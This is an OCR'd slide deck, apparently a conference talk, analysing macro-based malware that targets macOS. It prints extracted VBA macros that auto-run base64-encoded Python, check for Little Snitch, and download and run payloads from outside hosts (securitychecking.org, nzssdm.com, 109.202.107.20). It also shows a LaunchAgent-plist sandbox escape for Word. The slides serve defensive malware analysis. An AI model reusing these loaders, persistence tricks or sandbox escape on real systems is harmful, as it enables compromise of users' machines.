
download & exec 2nd-stage (python) payload

"Word to Your Mac"
objective-see.com/blog/blog_0x3A.html

2019
macro attack



infected document
(credit: kaspersky)




download & exec
2nd-stage (mach-O) payload

"Cryptocurrency businesses still being targeted by Lazarus"
securelist.com/cryptocurrency-businesses-still-being-targeted-by-lazarus


Analysis

understanding macro based attacks



Extracting Embedded Marcos

oletools, ftw



github.com/decalage2/oletools

```
$ sudo pip install -U oletools

$ olevba -c <path/to/document>
```

installation/usage

```
$ olevba -c ~/Documents/HelloWorld.docm
olevba 0.55.1 on Python 3.7.3 - http://decalage.info/python/oletools
===============================================================================
FILE: /Users/patrick/Documents/HelloWorld.docm
Type: OpenXML
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Sub AutoOpen()
  MsgBox "Hello World!", 0, "Title"
End Sub
```

macro extraction

AutoOpen()

"(automatically) runs after you open a new document"

"Description of behaviors of AutoExec & AutoOpen macros"

support.microsoft.com/en-us/help/286310/description-of-behaviors-of-autoexec-and-autoopen-macros-in-word

ANALYSIS:
"U.S. Allies & Rivals Digest Trump's Victory"

```
$ olevba -c "U.S. Allies and Rivals Digest Trump's Victory.docm"

VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Sub autoopen()
Fisher
End Sub

Public Sub Fisher()

Dim result As Long
    Dim cmd As String
    cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBvcnQgc3"
    cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jcmVhdGVfdW52ZXJpZm"
    ...
    result = system("echo ""import sys,base64;exec(base64.b64decode(
                    \"" " & cmd & " \""));"" | python &")
End Sub
```


Fisher() embedded macros

via 'autoopen'

'Fisher' subroutine:
automatically executed

Sub 'Fisher()':

1. concat base64-encoded str.
2. decode & exec via python



ANALYSIS:

"U.S. Allies & Rivals Digest Trump's Victory"

```
$ python

>>> import base64
>>> cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBv .... "
>>> base64.b64decode(cmd)
...

dXFprvsgMBSIyPf = 'atfMzZOqVLbcj'
import ssl;
import sys, urllib2;
import re, subprocess;

cmd = "ps -ef | grep Little\ Snitch | grep -v grep"
ps = subprocess.Popen(cmd, shell = True, stdout = subprocess.PIPE)
out = ps.stdout.read()
ps.stdout.close()
if re.search("Little Snitch", out):
   sys.exit()

...

a = o.open('https://www.securitychecking.org:443/index.asp').read();
key = 'fff96aed07cb7ea65e7f031bd714607d';

S, j, out = range(256), 0, []
for i in range(256):
   j = (j + S[i] + ord(key[i % len(key)])) % 256
   S[i], S[j] = S[j], S[i]

...


exec(''.join(out))
```

decoded python code
...looks familiar!?

firewall check

1. LittleSnitch running?
2. Download 2nd-stage payload (www.securitychecking.org)
3. RC4 decrypt this payload (key: fff96aed07cb7ea...)
4. Execute decrypted payload

```
launcherBase += "import re, subprocess;"
launcherBase += "cmd = \"ps -ef | grep Little\ Snitch | grep -v grep\"\n"
launcherBase += "ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE)\n"
launcherBase += "out = ps.stdout.read()\n"
launcherBase += "ps.stdout.close()\n"
launcherBase += "if re.search(\"Little Snitch\", out):\n"
launcherBase += "   sys.exit()\n"
```

```
launcherBase += "S,j,out=range(256),0,[]\n"
launcherBase += "for i in range(256):\n"
launcherBase += "    j=(j+S[i]+ord(key[i%len(key)]))%256\n"
launcherBase += "    S[i],S[j]=S[j],S[i]\n"
launcherBase += "i=j=0\n"
launcherBase += "for char in a:\n"
launcherBase += "    i=(i+1)%256\n"
launcherBase += "    j=(j+S[i])%256\n"
launcherBase += "    S[i],S[j]=S[j],S[i]\n"
launcherBase += "    out.append(chr(ord(char)^S[(S[i]+S[j])%256]))\n"
launcherBase += "exec(''.join(out))"
```


EmPyre (python backdoor)

ANALYSIS:
"BitcoinMagazine-Quidax_InterviewQuestions_2018"


```
$ olevba -c "BitcoinMagazine-Quidax_InterviewQuestions_2018.docm"

Private Sub Document_Open()

payload = "import base64,sys;exec(base64.b64decode({2:str,3:lambda
b:bytes(b,'UTF-8')}[sys.version_info[0]]('aW1wb3J0IHNvY2tldCxzdHJ" &
"...6c30pCg==')));"

path = Environ("HOME") &
       "/../../../../Library/LaunchAgents/~$com.xpnsec.plist"
arg = "<?xml version=""1.0"" encoding=""UTF-8""?>\n" &
"<!DOCTYPE plist PUBLIC ""-//Apple//DTD PLIST 1.0//EN""..."">\n" & _
"<plist version=""1.0"">\n" & _
"<dict>\n" & _
"<key>Label</key>\n" & _
"<string>com.xpnsec.sandbox</string>\n" & _
"<key>ProgramArguments</key>\n" & _
"<array>\n" & _
"<string>python</string>\n" & _
"<string>-c</string>\n" & _
"<string>" & payload & "</string>" & _
"</array>\n" & _
"<key>RunAtLoad</key>\n" & _
"<true/>\n" & _
"</dict>\n" & _
"</plist>"
Result = system("echo """ & arg & """ > '" & path & "'", "r")
'Result = system("launchctl bootout gui/$UID", "r")

End Sub
```

'Document_Open()':
triggers automatic execution

1 decode & exec via python



2 create ~$com.xpnsec.plist




ANALYSIS:
"BitcoinMagazine-Quidax_InterviewQuestions_2018"

```
$ python
>>> import base64
>>> payload = "aW1wb3J0IHNvY2tldCxzdHJ1Y3Qs3IgeCBpbiByYW5n...30pCg=="
>>> base64.b64decode(payload)

"import socket,struct,time\nfor x in range(10):\n\ttry:
\n\t\ts=socket.socket(2,socket.SOCK_STREAM)
\n\t\ts.connect(('109.202.107.20',9622))\n\t\tbreak\n\texcept:
\n\t\ttime.sleep(5)\nl=struct.unpack('>I',s.recv(4))[0]\nd=s.recv(l)
\nwhile len(d)<l:\n\td+=s.recv(l-len(d))\nexec(d,{'s':s})\n"
```

```
01  import socket, struct, time
02  for x in range(10):
03   try:
04    s=socket.socket(2,socket.SOCK_STREAM)
05    s.connect(('109.202.107.20',9622))
06    break
07  except:
08    time.sleep(5)
09
10  l=struct.unpack('>I',s.recv(4))[0]
11  d=s.recv(l)
12  while len(d)<l:
13   d+=s.recv(l-len(d))
14
15  exec(d,{'s':s})
```

109.202.107.20



download & exec
...Meterpreter

ANALYSIS:

"BitcoinMagazine-Quidax_InterviewQuestions_2018"

```
path = Environ("HOME") &
"/../../../../Library/LaunchAgents/~$com.xpnsec.plist"

arg = "<?xml version=""1.0"" ...>\n" & _
"<!DOCTYPE plist PUBLIC ...">\n" & _
"<plist version=""1.0"">\n" & _
"<key>Label</key>\n" & _
"<string>com.xpnsec.sandbox</string>\n" & _
...
"</plist>"
Result = system("echo """ & arg & """ > '" & path & "'", "r")
```

embedded macro code ..."stolen"!?

```
path = Environ("HOME") & "/../../../../Library/LaunchAgents/~$com.xpnsec.plist"
arg = "<?xml version=""1.0"" encoding=""UTF-8""?>\n" & _
"<!DOCTYPE plist PUBLIC ""-//Apple//DTD PLIST 1.0//EN"" ""http://www.apple.com/D
1.0.dtd"">\n" & _
"<plist version=""1.0"">\n" & _
"<dict>\n" & _
"<key>Label</key>\n" & _
"<string>com.xpnsec.sandbox</string>\n" & _
"<key>ProgramArguments</key>\n" & _
"<array>\n" & _
"<string>python</string>\n" & _
"<string>-c</string>\n" & _
"<string>" & payload & "</string>" & _
"</array>\n" & _
"<key>RunAtLoad</key>\n" & _
"<true/>\n" & _
"</dict>\n" & _
"</plist>"
```

Adam's PoC

```
$ codesign --display -v --entitlements - "Microsoft Word.app"
...
com.apple.security.temporary-exception.sbpl
(allow file-read* file-write*
  (require-any
    (require-all (vnode-type REGULAR-FILE) (regex #"(^|/)~\$[^/]+$"))
  )
)
```

Word's Sandbox Profile

"....allows us to create a file anywhere on the filesystem as long as it ends with **~$something**"
-(Adam Chester)

sandbox escape via
/Library/LaunchAgents/~$com.xpnsec.plist

"Escaping the Microsoft Office Sandbox"
objective-see.com/blog/blog_0x35.html

ANALYSIS:
"샘플_기술사업계획서 (벤처기업평가용.doc"


```
$ olevba -c "샘플_기술사업계획서 (벤처기업평가용.doc"

Sub AutoOpen()
...
#If Mac Then
 sur = "https://nzssdm.com/assets/mt.dat"
 ...

 res = system("curl -o " & spath & " " & sur)
 res = system("chmod +x " & spath)
 res = popen(spath, "r")
```

'AutoOpen()':
triggers automatic execution

macOS-specific logic

embedded (macOS-specific) macros


1. download payload (via curl)
2. set executable (via chmod +x)
3. execute (via popen)



"Lazarus APT Targets Mac Users with Poisoned Word Document"
labs.sentinelone.com/lazarus-apt-targets-mac-users-poisoned-word-document/

Advanced Exploitation


a '0-click' macro based attack




Current Attacks

...rather lame (and dysfunctional?)


1

